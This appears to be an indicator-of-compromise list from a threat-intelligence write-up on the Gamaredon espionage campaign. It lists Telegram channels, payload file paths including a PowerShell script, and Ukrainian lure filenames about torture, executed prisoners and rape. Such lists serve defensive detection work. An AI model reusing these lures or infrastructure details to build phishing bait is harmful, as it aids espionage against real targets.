	https://www.telegram.me/s/oberfarir
	https://telegram.me/s/teotori
URLs	/gss_11.11.2025/kidneyfih/broadlyrQZ.pdf
	/gpd_07.11.2025r/disputeqG1/concealedn2N.pdf
	/moss_10.11.2025/futureHtG/accountc7z.pdf
	/SUU_11.11.2025/dicontentedOhr/scoundrelit1.pdf
	/SVrr_12.11.2025/crookoxQ/learningB4J.pdf
	/mmoUU_13.11.2025/evolutionKPm/armourV2P.pdf
	/sss_10.11.2025/dialGsd/horribleNQx.pdf
	/ss_07.11.2025/flashlightsK8Q/pondjsQ.pdf
	/motherrDJ/ssu/flowerbedD6M/dressmakerpvv.pdf
	/sprdvth/tailor.ps1
	/regretxso/GP4/investigationer4/exhibtionLD6.pdf
	/OD/sensationaSL/AprilcWs.jpeg
	/SS/atomN2s/arwardU26.jpeg
	/OD/remisshKY/consentedjtP.jpeg
	/OD/quitzU2/comparativelyNWU.jpeg
	/Gost/pitchedcbY/intenseLKt.jpeg
	/GPuUkr/satALU/eventfulpNq.pdf
	/prosperousd92/allowingclO
	/prosperousd92/allowingclO
Documents	додаток.doc
	дск.doc
	доповідна записка.doc
	супровід катування.doc
	лист до.doc
	убд.doc

	наказ наряд.doc
	ГУР МОУ.doc
	згвалтування.doc
	супровод.doc
	обезголовлення військовополоненого.jpeg
	обезголовлення українського військовополоненого.jpeg
	згвалтування військових.jpeg
	фото секс.jpeg

Source: https://blog.synapticsystems.de/inside-gamaredon-2025-zero-click-espionage-at-scale/